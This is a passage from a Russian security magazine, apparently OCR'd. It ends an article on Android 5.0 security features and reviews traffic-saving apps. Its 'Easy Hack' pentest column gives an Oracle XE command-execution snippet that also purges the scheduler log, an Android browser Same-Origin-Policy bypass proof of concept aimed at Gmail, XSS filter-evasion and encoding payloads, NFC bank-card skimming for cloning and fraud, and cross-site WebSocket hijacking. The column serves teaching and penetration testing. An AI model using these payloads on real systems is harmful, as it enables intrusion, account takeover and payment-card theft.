В Lollipop многопользовательский режим распространился также и на смартфоны, причем с несколькими весьма интересными доработками. Первая из них — это так называемый гостевой режим, специальный пользовательский профиль, который самоуничтожается после возвращения к основному или любому другому профилю. По сути, это быстрый и простой способ получить доступ к чистой ОС, например для того, чтобы «дать позвонить» или провести эксперимент.

Второе новшество — это screen pinning, функция, не относящаяся напрямую к многопользовательскому режиму, но преследующая ту же цель. Она позволяет заблокировать экран на одном приложении без возможности получить доступ к домашнему экрану, «шторке» и другой функциональности ОС. Функция активируется в разделе «Безопасность» в настройках, далее необходимо запустить нужное приложение, нажать кнопку переключения между приложениями и тапнуть по значку в нижней правой части превью.

Для выхода из режима screen pinning достаточно одну-две секунды удерживать ту же кнопку переключения между приложениями. Однако устройство можно защитить, если установить PIN-код или графический ключ на экран блокировки и отметить соответствующую галочку при закреплении приложения на экране. В этом случае юзер не сможет получить доступ к ОС без ввода PIN'а или ключа.

Справедливости ради стоит отметить, что подобная функциональность, включая гостевые аккаунты и блокировку на приложении, уже существовала во многих доступных в маркете приложениях, однако 99% из них использовали концепцию «рабочий стол внутри приложения», то есть, по сути, вообще не изолировали пользовательские аккаунты от основной системы. Более продвинутая технология входит в состав системы безопасности Samsung Knox.



INFO

В отличие от Linux, в хидере зашифрованного раздела Android нет MD5-суммы ключа шифрования. Google убрала его намеренно, чтобы усложнить подбор пароля от ключа.


Она позволяет запустить чистую ОС рядом с основной и полностью отрезать системы друг от друга, но доступна только в смартфонах и планшетах соответствующей марки.

SMART LOCK

Пользователи не любят PIN-коды и графические ключи, и Google отлично это понимает. Поэтому еще одним новшеством 5.0 стала функция Smart Lock, позволяющая сохранить безопасность смартфона и данных, не утомляя себя вводом цифр или рисованием на экране сложных иероглифов. Это еще один шаг Google в сторону «защищенного по умолчанию смартфона», о котором мы говорили в разделе про шифрование.

Однако в этот раз все намного проще. Smart Lock — это не что иное, как возможность автоматического отключения защиты экрана блокировки после подключения к одному из Bluetooth-устройств (умные часы, автомагнитола, TV Box), касания смартфоном NFC-метки или на основе местоположения. Фактически это официальная реализация функций, которые уже несколько лет доступны в сторонних приложениях, прошивках от производителей (мотороловский Trusted Bluetooth, например), Tasker, приложениях для Pebble и других умных часов (приложение SWApp Link).

Фото Дэна Кэмпбелла (Dan Campbell) с демонстрацией работы автоматического логина в ChromeOS



Теперь функциональность этих приложений доступна в самой прошивке, а все, что остается сделать юзеру, — это установить на экран блокировки PIN-код или ключ, активировать Smart Lock в настройках безопасности (раздел Trusted Agents) и добавить доверенные Bluetooth-устройства, NFC-теги или места.

Функция разблокировки по снимку лица теперь тоже часть Smart Lock. Причем отныне она не только включается на экране блокировки, но и постоянно следит за юзером и блокирует устройство, если лицо изменилось. Другими словами, стоит вору, выхватившему смартфон из рук владельца, взглянуть на экран, как смартфон сразу заблокируется.

ОБНОВЛЯЕМЫЙ WEBVIEW

С первых версий Android включал в себя компонент WebView на базе WebKit, позволяющий сторонним приложениям использовать HTML/JS-движок для отображения контента. На нем же базировалось большинство сторонних браузеров. В KitKat WebView был серьезно модернизирован и заменен на движок из проекта Chromium (версии 33 в Android 4.4.3), что позволило разработчикам получить доступ к последним наработкам Google в области отображения веб-контента.

Начиная с Lollipop, WebView не просто базируется на Chromium, но и умеет обновляться через Google Play (в автоматическом режиме, незаметно для юзера). Это значит, что независимо от используемой версии Android разработчики приложений теперь всегда будут иметь дело с последней версией HTML/JS-движка, включающей все последние нововведения. Но что более важно, Google теперь сможет закрывать уязвимости в движке так же быстро, как уязвимости в Google Chrome для Android. Все, что потребуется от юзера, — это подключенный к интернету смартфон с Android 5.0 или выше.



INFO

В целях защиты от посторонних глаз Android позволяет отключить показ конфиденциальных уведомлений на экране блокировки.

KILL SWITCH

В августе 2013 года Google запустила веб-сервис Android Device Manager, с помощью которого мы получили возможность сброса до заводских настроек или удаленной блокировки смартфона. В качестве клиентской части на смартфоне сервис использовал обновляемый через Google Play компонент Google Services, поэтому функция стала доступна для любых устройств, начиная с Android 2.3.

Начиная с Android 5.0, сервис также включает в себя функцию Factory Reset Protection. После ее активации возможность сброса до заводских настроек будет заблокирована паролем, что, по мнению Google, будет препятствовать полноценному использованию смартфона или его продаже. Ведь однажды привязанный к аккаунту Google смартфон уже не может быть отвязан без сброса настроек.


Все логично, но функция больше напоминает игрушку, чем серьезный метод борьбы с кражами. В конце концов, разблокировка загрузчика и права root решат все вопросы возвращения смартфона к заводскому состоянию.

ДРУГИЕ УЛУЧШЕНИЯ

- Интеграция с ChromeOS. Братская ОС уже научилась получать уведомления от Android и запускать Android-приложения, а теперь она умеет автоматически впускать юзера, если рядом находится его телефон (этакий Smart Lock наоборот).
- Улучшения в поддержке HTTPS и TLS/SSL. В Android 5.0 теперь включена поддержка TLSv1.1 и TLSv1.2. При согласовании ключей по возможности используется опция Forward Secrecy. Добавлена поддержка алгоритма AES-GCM, а ущербные в плане безопасности алгоритмы шифрования/хеширования (MD5, 3DES) отключены.
- PIE везде. Android теперь явно требует, чтобы все нативные бинарники были скомпилированы с поддержкой PIE (Position-Independent Executables).
- Расширенная поддержка FORTIFY_SOURCE. Такие функции, как stpcpy(), stpncpy(), read(), recvfrom(), FD_CLR(), FD_SET() и FD_ISSET(), теперь также защищены с помощью механизма FORTIFY_SOURCE компилятора GCC (защита от срыва стека). Начальная поддержка FORTIFY_SOURCE появилась еще в Android 4.2.

ВМЕСТО ВЫВОДОВ


Google не только сделала Android 5.0 таким, каким его хотят видеть пользователи и производители смартфонов, но и приложила все усилия для того, чтобы решить две основные проблемы безопасности: уберечь смартфон от посторонних глаз и защитить от уязвимости к атакам, направленным на получение прав root. Эффективны ли эти улучшения, покажет время, но уже сейчас можно точно сказать, что Lollipop — это самая защищенная версия Android из всех.



КАРМАННЫЙ СОФТ

Сегодня в выпуске: пропускаем трафик через VPN-сервер, чтобы сэкономить мегабайты, отрезаем от интернета неугодные приложения, используем резалку рекламы в необычном свете и выясняем, почему Opera Mini до сих пор остается мобильным браузером номер один.

ВЫПУСК #3. ЭКОНОМИМ ТРАФИК






ONAVO EXTEND

Начиная с версии 4.0, Android включает в себя полноценную поддержку VPN. Кроме обхода Роскомнадзора и создания частных сетей, ее вполне можно использовать для экономии трафика. Onavo Extend представляет собой VPN-прокси, который сжимает все запрошенные смартфоном данные на удаленном сервере, а затем распаковывает их на устройстве.

Приложение также выступает в качестве кеширующего HTTP-прокси, который сохраняет посещаемые страницы на карте памяти, так что при повторном открытии веб-страниц трафик не будет расходоваться вовсе. В современном мире повсеместного распространения AJAX и динамики эта функция, конечно, не принесет особой экономии, но это всяко лучше, чем ничего.

Кстати, в маркете есть аналогичный продукт от всем известной Opera. Это приложение Opera Max, также доступное для iOS и Android.

Onavo Extend: goo.gl/YYA1j
Платформа: Android/iOS
Цена: бесплатно






AFWALL+

Один из самых эффективных способов сэкономить на трафике — это полностью отрезать доступ к Сети тем приложениям, которые не особо в нем нуждаются, но продолжают использовать. Это может быть софт со встроенной рекламой, софт с функцией обновления или приложения, которые собирают или отправляют разного рода статистику.

В Android нет встроенного брандмауэра, но есть несколько оберток для iptables, которые можно использовать для таких целей. AFWall+ — одна из таких оберток. Все просто: ты выбираешь софт, который сможет (или не сможет) получить доступ в Сеть по Wi-Fi и 3G, и сохраняешь правила. В качестве опции есть возможность загрузки сложных правил в формате iptables.

Недостатки приложения: необходимо получить root и совместимо приложение не со всеми устройствами.

AFWall+: goo.gl/eH7yb
Платформа: Android
Цена: бесплатно / open source






OPERA MINI

Сегодня браузером со встроенной функцией сжатия трафика уже вряд ли кого-то удивишь. Поэтому для многих юзеров существование и развитие древнего, как сами смартфоны, Opera Mini кажется весьма странным явлением. Сжатие уже давно есть в полноценном Opera Mobile, и развивать ущербный в плане функциональности браузер не имеет смысла.

Причина живучести Opera Mini очень проста и заключается в том, что этот браузер использует совсем другой и гораздо более эффективный метод сжатия веб-страниц.

Opera Mini не поддерживает ни HTML, ни JS, ни CSS. Он отображает страницы в компактном бинарном формате OBML (Opera Binary Markup Language), который получает от одного из серверов Opera после прогонки через конвертер HTML — OBML и выполнения JavaScript на стороне сервера. OBML позволяет сократить потребление трафика до 90%, что гораздо больше стандартных методов компрессии, но превращает все веб-страницы в статические.

Opera Mini: goo.gl/9PoS31
Платформа: Android / iOS / Windows Phone
Цена: бесплатно





ADAWAY

Еще один неочевидный способ сэкономить на трафике — это воспользоваться одной из резалок рекламы. В Android действительно слишком много приложений с навязчивой рекламой, у многих из которых нет платной версии. При регулярном использовании приложения реклама изрядно кушает трафик, поэтому нередко от нее лучше избавиться. Сделать это можно либо с помощью всем известного Adblock, но я бы порекомендовал использовать более простой и менее бажный AdAway.

Преимущество AdAway в том, что он не создает никаких дополнительных абстракций и VPN-туннелей, а просто добавляет «неугодные» адреса в /system/etc/hosts. Реклама отрезается еще на этапе DNS-резолвинга и вообще не загружается из Сети.

AdAway: goo.gl/2Qacc
Платформа: Android
Цена: бесплатно

ВНИМАНИЕ:
МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.





Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com
twitter.com/antyurin

EASY HACK



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ВЫПОЛНИТЬ КОМАНДУ В ОС В ORACLE DB XE

РЕШЕНИЕ

Вот представь себе, что у нас есть доступ к СУБД по сети (через TNS) либо через SQL-инъекцию с админ-учеткой. И конечно, у нас может возникнуть желание развить нашу атаку, попасть в ОС, закрепиться там и полезть дальше. Самый стандартный способ выполнения команд через Java. Но вот незадача — не всегда работает. Причина в том, что существует урезанная версия Oracle, так называемый Express Edition (XE), которая поставляется без Java Virtual Machine и еще кое-чего. Что же делать?

Использовать другой способ выполнения команд! Например, через шедулер.


```
begin
  DBMS_SCHEDULER.create_program('any_name','EXECUTABLE',↵
 'echo "any commands with parameters"',0,TRUE);
  DBMS_SCHEDULER.create_job(job_name=>'any_job_name',↵
  program_name=>'any_name',
  start_date=>NULL,repeat_interval=>?↵
  >NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);
  dbms_lock.sleep(1);
  dbms_scheduler.drop_program(program_name=>'any_name');
  dbms_scheduler.purge_log;
end;
```

Я думаю, что смысл здесь ясен из названий команд. Практически последние три не особо нужны. Только чтобы кильнуть команду и почистить лог.

Результат работы запущенной команды не возвращается, но, насколько помню, перенаправление вывода и другие штуки отлично работают.

ОТКУДА УЗНАТЬ ТОНКОСТИ БРАУЗЕРНЫХ ФИЛЬТРОВ? ВО-ПЕРВЫХ, ЕСТЬ ГОТОВЫЕ CHEATSHEET'Ы. ВО-ВТОРЫХ, МОЖНО ПОФАЗИТЬ И САМОМУ :)

ПОФАЗИТЬ ПАРСЕР БРАУЗЕРА



Пример с Shazzer'а. Перечень символов, которые можно использовать между ивентом и символом равно (=)

РЕШЕНИЕ

Несмотря на то что браузеры — это вещь давно привычная и сайты в них выглядят практически одинаково, внутри они отличаются очень значительно. И опять-таки, несмотря на то что веб вроде как во многом стандартизирован, если присмотреться, то обнаружится большой ряд неточностей и недоговорок, которые различные вендоры решают по-своему. В итоге все приходит к тому, что каждый из браузеров имеет свою особую специфику. Вот, например, Internet Explorer здесь сильно выделяется, о чем мы не раз говорили в Easy Hack'е и чем мы не раз пользовались для эксплуатации специфичных (браузерозависимых) уязвимостей. Но и в других браузерах специфических и зачастую уязвимых реализаций того или иного функционала предостаточно, так что любому пентестеру желательно знать специфику и остальных браузеров. Приведу несколько примеров.

Недавно вскрылась большая уязвимость в мобильном браузере (это не хром и не ФФ, а отдельный такой браузер) на платформе Android. И не простая уязвимость, а обход Same Origin Policy. Напомню, что SOP — это когда у тебя в браузере JavaScript с одного сайта не может просто получить данные другого сайта. То есть браузер каждый отдельный сайт (точнее, протокол + сайт + порт) воспринимает как отдельную сущность и очень ограничивает возможность доступа к другим таким же сущностям. Когда же есть обход SOP, мы, заманив юзера к нам на сайт (http://evil.ru, например), с нашего сайта можем получить полный доступ к любому другому сайту от имени юзера. Так вот, атака для обхода SOP для андроидобраузера вполне проста:

```
<iframe name="test" src="http://gmail.com"></iframe>
<input type=button value="test" onclick="window.open↵
('\u0000javascript:alert(document.domain)','test')" >
```

Вот такой код мы размещаем на своем http://evil.ru, а в итоге код (alert(document.domain)) выполнится на Gmail'е. По коду мы здесь создаем iframe с почтосайтом, а дальше в нем же «запускаем» свой яваскрипт (input нужен лишь для тестирования, в реале все происходит автоматом). Все в атаке вполне логично, но браузеры должны такое пресекать (как раз по SOP), а самое главное, что и дефолтный дроидовый браузер это пресек бы. Если бы не «\u0000» — это «null»-байт, заэнкоженный в юникоде. Именно из-за него у браузера не срабатывает проверка и мы имеем крутейшую уязвимость. Причем с учетом того, что уязвимость до версии Android'а 4.4 есть, да и с тем, что обычные люди не патчат свои девайсы, это просто золотая жила.

Пример номер два. Систематически бывает, что вроде можно подпихнуть что-то похожее на XSS'ку, но практически мы сталкиваемся с различными ограничениями. Например, нельзя пробелы подсовывать, потому что они вырезаются, или двойные и одинарные кавычки фильтруются, а они нам нужны. Так вот и здесь для успешной эксплуатации нам надо знать, что пробелы между элементами мы можем заменить на слеш / (например, `<svg/onload=alert(1)>`), а в IE мы можем использовать вместо кавычек апостроф `. Как видишь, тонкостей много.

Но откуда ж это все узнать? Во-первых, это cheatsheet'ы, то есть готовые методики для типовых проблем (например, от OWASP: goo.gl/Ne8nGI).

Во-вторых, можно пофазить и самому. Не так давно появился очень интересный ресурс Shazzer (goo.gl/z0SrxG). Это онлайн-тулза для фаззинга браузеров. Можно очень по-быстрому накатать необходимый тебе векторок и профазить его. Но более важно то, что векторы и итоги их шарятся между пользователями системы. Это нам дает, во-первых, то, что многие из интересующих нас векторов уже профажены и мы оперативно можем посмотреть итоги, а во-вторых, то, что люди приходят с разными браузерами и, как итог, мы иногда имеем возможность выявить какие-то специфические браузерные штуки.

Конечно, если ты уже давно и глубоко в вебе (особенно браузерном), то, вероятно, имеешь некую свою платформу с блек-джеком и барышнями, но для разовых задач ресурс идейно очень удобен.

Подробнее можно прочитать здесь: goo.gl/urMpHC.

НАЙТИ УЯЗВИМЫЕ JS-ЛИБЫ

РЕШЕНИЕ

Веб-приложения все больше становятся похожими на обычные приложения. Разделение логики и ресурсов, использование сторонних библиотек. И эксплуатация становится похожа — кроме того, что найти саму багу, надо еще обойти ту или иную защиту.

По сути-то, ничего удивительного, что и в самих библиотеках находятся какие-то уязвимости. И если к серверному ПО у нас часто нет доступа, то с фронтендом — с JavaScript'ом — нам все доступно: и версию библиотеки можно узнать, и, соответственно, баги, которые в ней есть. Конечно, бага в либе еще не означает багу в самом приложении, ведь часто нужно и чтобы приложение использовало уязвимый функционал, и чтобы мы могли «воздействовать» на него. Фактически большая часть уязвимостей повязана с возможностью подпихнуть XSS'ку. Вот пример такой уязвимой либы: goo.gl/vyEVAr.

И поможет нам с этой задачей тулза Retire.js (goo.gl/qz6FZn). У нее есть база распространенных либ и уязвимостей в них. Определение версии происходит по данным из самих либ и их отпечатку. Имеются различные виды ее реализации: отдельная тулза, модуль к хрому или ФФ, а теперь вот добавились модули для Burp'а и ZAP'а. Не rocket science, но помогает.

ВПИХНУТЬ XSS ЗА СЧЕТ ПАРСЕРА БРАУЗЕРА


РЕШЕНИЕ


Задачка в продолжение предыдущей. Про очень важный момент работы браузеров, знание которого позволяет обходить различные ограничения и проводить атаки (например, XSS). Особенно при выполнении различных заданий на соревнованиях.

Так вот, в браузере можно выделить два основных парсера (если честно, на самом деле там все куда сложнее, но сейчас давай остановимся на этих двух): первый — это HTML, а второй — для JavaScript'а. И самое интересное здесь, что браузер при парсинге документа, полученного от сервера, сначала проходит HTML-парсером, а уже потом — JS.

Почему же это важно? Это связано с тем, что парсеры отличаются между собой и на их «стыке» иногда можно «сыграть». Например, HTML-парсер позволяет заэнкодить данные. Тебе, наверное, знакомы сущности >, <, которыми заменяют символы <, > в тексте страницы (то есть чтобы парсер понял, что это не разметка, а обычные данные). Кроме них, еще есть замена для большинства специальных символов — кавычек, амперсанда и так далее. Но кроме текстовых обозначений, для всех символов есть еще и цифровые. Причем и в десятеричной, и в шестнадцатеричной системе. То есть тот же > можно записать в десятеричном виде как <, а букву X как X. Если же хочешь в шестнадцатеричном, то добавляем x перед номером. Для тех же символов будет соответственно < и X. С юникодом все аналогично.

Различные виды кодирования инфы в JS





JS, заэнкоженный в HTML'е

Важный момент, что декодятся только данные и значения параметров. То есть нельзя заменить открытие тега (< как <), символы в названии тега (script на script) или параметре тега (onload на onload). Но так как JavaScript «находится» в данных тегов HTML, то мы можем к нему применять HTML-кодирование. Пример:

```
<img src=x onerror=&#000097;lert(&#x32;);>
```

Здесь на ивенте onerror выполняется alert(2). а — в юникоде.

С другой стороны, внутри блока <script> указанная конструкция запуска алерта уже не сработает (эти блоки пропускаются HTML-парсером).

Также хотелось бы рассказать и об аналогичной возможности заэнкодить данные в JavaScript. Здесь их побольше. Во-первых, обычные «escape»-последовательности, типа \t, \r, \n. Во-вторых, восьмеричная запись. Например, для a будет \141. Далее: шестнадцатеричная запись с x в начале (для a будет \x61), в юникоде с u в начале, запись в 4 байта длиной (для a будет \u0061).

Ограничение почти такое же, энкодить можно только значения строк. Но есть одно очень важное исключение — юникод. Им можно заэнкодить все, кроме вроде спецсимволов (например, кавычки, скобки, равно). Поэтому данный код будет отлично работать:

```
<script>\u0061lert("\141\t\x62");</script>
```

Как видишь, тонкостей, которыми мы можем воспользоваться, целая масса. Теперь, возможно, первый пример предыдущей задачки предстанет перед тобой в ином свете.

ПРОТЕСТИТЬ ЗАЩИТУ ДАННЫХ КАРТЫ

РЕШЕНИЕ

Давай отвлечемся от веба и перенесемся поближе к реальному миру. Здесь все проще. Банковские карточки все больше и больше наполняют нашу страну, и используют их люди все чаще (если не ошибаюсь, по статистике, люди с карточками тратят больше денег, нежели с наличкой). А если мы взглянем на уровень их защищенности? У меня лично возникают аналогии с Telnet'ом. Карту можно клонировать, один раз считав данные с магнитной полосы. И единственное, что нас может остановить, — PIN-код.

С другой стороны, все данные, что нужны для проведения платежей в интернете: PAN (номер карты), expiration date и CVV (три цифры на обратной стороне), написаны на самой карте. И при этом по стандартам некоторых компаний ты должен отдать свою карту продавцу, дабы тот удостоверился в твоей подписи. Но если добавить классическую проблему, что обычные люди даже не в курсе возможных мошенничеств с картами, то все становится очень печально. «Безопасность? Не, не слышал».

Технологии же не стоят на месте, и Visa/MasterCard повсеместно внедряют карты с NFC (PayPass, PayWave). Это «удобнее» для конечных юзеров (статистика гласит об увеличении платежей до 25%) и должно было быть безопасным. А на практике получается, что нет, об этом не подумали. Если есть карта с NFC, то с использованием любого NFC-ридера (например, которые встраиваются в современные смартфоны) мы можем прочитать данные карты. А туда входят: PAN, exp date, Card Holder (имя фамилия), данные с магнитной полосы, а также информация о последних 20 операциях, проведенных юзером. То есть мы и клон карты можем сделать, и провести оплату через интернет, где CVV не является необходимым.

Добавлю сюда еще, что данные мы можем получать удаленно. Так, технология работает на расстоянии нескольких сантиметров, но с правильным оборудованием можно дотянуть до одного метра. И причем ведь можно было сделать лучше…

Чтобы обезопасить себя и свою карту, могу порекомендовать стереть CVV с карты, подключить 3D Secure и купить кошелек с металлической сеткой.

Если ты счастливый обладатель смартфона с NFC, то можешь сам почитать инфу со своей карты с помощью приложения Banking card reader (goo.gl/7dmjrH). Презентация на тему с Hackito Ergo Sum 2012: goo.gl/omSbfi.

ВЫПОЛНИТЬ CROSS-SITE WEBSOCKET HIJACKING

РЕШЕНИЕ

Но вернемся обратно к вебу, точнее к его будущему. В HTML5 появилось множество технологий, в том числе и такая технология, как веб-сокеты.

Веб-сокеты — это такой протокол, который позволяет установить полнодуплексное соединение между браузером и сервером по протоколу TCP. То есть вместо обычного бессессионного HTTP, с его «запрос-ответ», мы имеем обычное TCP-подключение, где любая из сторон может слать данные, и это все в рамках одной TCP-сессии.

Несмотря на невысокую распространенность применения веб-сокетов, все современные браузеры их поддерживают (даже ИЕ).

Далее немного фактов. Веб-сокеты работают на тех же портах, что и сам веб-сервер, HTTPS поддерживает. Они обозначаются схемой «ws://» и «wss://» для защищенного подключения. Данные внутри веб-сокета (после установки подключения) не шифруются, а только маскируются.

Для того чтобы установить подключение, веб-сервер посылает GET-запрос на веб-сервер для инициализации соединения. Основное отличие этого запроса от обычного — дополнительные заголовки (заголовки после Host):

```
GET / HTTP/1.1
Host: victim.ru
Origin: http://evil.org
Sec-WebSocket-Key G54JzsUvsF7FWpzopP2HRw==
Sec-WebSocket-Version: 13
Connection: Upgrade
Upgrade: websocket
```

Последние два указывают браузеру на переход на веб-сокет. Далее версия протокола и случайное значение, для защиты от «поддельных запросов» (хотя не очень понятно, какая там атака может быть). Очень важный заголовок — Origin, указывает, с какого сайта было инициализировано подключение.

Ответ от сервера будет следующим:


```
HTTP/1.1 101 Web Socket Protocol Handshake
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: content-type, x-websocket↵
-extensions, x-websocket-version, x-websocket-protocol
Access-Control-Allow-Origin: http://victim.ru
Sec-WebSocket-Accept: 5Lw1/qhX7PKx66t9+Rn+bV3x4Jg=?↵
Upgrade: websocket
```

Последние два заголовка аналогичны. Далее три заголовка в стиле CORS, которые указывают возможность отсылки кредам дополнительных заголовков, а также с какого домена это разрешено. Но фактически эта троица ни на что не влияет, потому как сразу после получения ответа создается веб-сокет (то есть обычное TCP-подключение), где уже передается текст или данные. Формат пакетов вполне минимален: несколько бит для фрагментации, маски и размера данных в пакете, а далее — данные.

И самый важный момент — веб-сокет изначально спроектирован для межсайтового взаимодействия, а потому SOP фактически на него не действует.

Еще, возможно, интересен вопрос о том, как мы можем узнать (с точки зрения пентестера), поддерживаются ли веб-сокеты в данном конкретном приложении. Но были попробованы различные методы, и единственный выявленный вариант — протыкать указанным выше запросом все пути на сайте (так как, например, на запрос к корню сервер вернет нам 404, а на какой-нибудь web/char — разрешение на коннект).

Тулза для тестирования веб-сокетов в составе IronWASP




```
Stream Content
GET / HTTP/1.1
User-Agent: websocket-sharp/1.0
Upgrade: websocket
Connection: Upgrade
Host: echo.websocket.org
Sec-WebSocket-Key: ddoz/L4Dhh7tmNfdPT16Fg==
Sec-WebSocket-Version: 13
Cookie: hacker=1

HTTP/1.1 101 Web Socket Protocol Handshake
Connection: Upgrade
Date: Mon, 08 Dec 2014 02:06:57 GMT
Sec-WebSocket-Accept: qjtjTp9f9vw6IRqwVZUDRHKeaSw=
Server: Kaazing Gateway
Upgrade: websocket

....^...-...*.......$...Test! test! zzzz

Entire conversation (449 bytes)
Find  Save As  Print  ASCII  EBCDIC  Hex Dump  C Arrays  Raw
Help  Filter Out This Stream  Close

Transmission Control Protocol, Src Port: 49680 (49680), Dst Port: 80 (80), Seq: 209, Ac
WebSocket
  1... .... = Fin: True
  .000 .... = Reserved: 0x00
  .... 0001 = Opcode: Text (1)
  1... .... = Mask: True
  .001 0000 = Payload length: 16
  Masking-Key: b0ca5ea8
  Payload
    Text: e4af2ddc91ea2acdc3be7f88cab024d2
  Unmask Payload
    [Text unmask: Test! test! zzzz]
```

Трафик от подключения по веб-сокету

О'кей, теперь перейдем к самой атаке на сокеты с таким забавным названием, как Cross-Site WebSocket Hijacking. Она на самом деле проста. Суть ее в том, что мы с нашего сайта (origin'а) можем создать веб-сокеты с атакуемым веб-приложением от имени юзера (зашедшего на наш сайт). Тут ведь в чем дело: во-первых, инициировать создание веб-сокета к атакуемому веб-приложению мы можем с любого сайта. А во-вторых, при инициализирующем запросе автоматически подставятся куки (или HTTP-аутентификация), так как это обычный GET-запрос, только с дополнительными заголовками. Фактически получается, что это обычная CSRF-атака, только на выходе мы имеем веб-сокет, с помощью которого можем общаться с веб-приложением от имени юзера.

Теперь немного о тонкостях. Как ты видел в ответе от сервера, там есть различные заголовки. Например, Access-Control-Allow-Origin, который должен был бы защищать юзера: если его браузер получает в этом поле другой сайт, чем тот, с которого мы инициализируем веб-сокет, то браузер должен веб-сокет не устанавливать. Но, увы, ни на что заголовок не влияет. Получается, что вся ответственность за защиту лежит на самом веб-приложении. Как вариант, оно должно проверять Origin из клиентского запроса и, если он похож на нужный, только тогда разрешать подключение. Тут, правда, есть еще тонкость, что веб-сокеты можно использовать и без браузера, с обычных приложений, но тогда заголовка Origin уже не будет.

Еще одно решение: поскольку CSWSH — подобие CSRF-атаки, то для защиты от нее мы можем использовать аналогичные токены для защиты от нелегального подключения.

Итого, так как методы защиты типичные, то и методы обхода их нам уже знакомы.

Возможно, у тебя возник вопрос: а что нам CSWSH может дать? С одной стороны, ничего универсального. Это не XSS, где мы с JS можем творить чудеса. Несмотря на название, лучше воспринимать это как что-то похожее на CSRF. С другой стороны, если функционал приложения через веб-сокеты велик, то, учитывая возможность и слать запросы, и получать ответы, мы можем сделать очень многое.

И немного о практике. К сожалению, всеми любимый Burp (1.6) умеет лишь снифать передаваемые данные, а отправлять произвольные запросы в веб-сокет не умеет. Зато это умеют делать ZAP и гораздо менее известный продукт — IronWASP (www.ironwasp.org). Для тестирования самой атаки можно воспользоваться и онлайн-сервисом goo.gl/vMiOsu.

Спасибо за внимание и успешных познаний нового!

Борис Рютин, ЦОР
dukebarman.pro,
b.ryutin@tzor.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

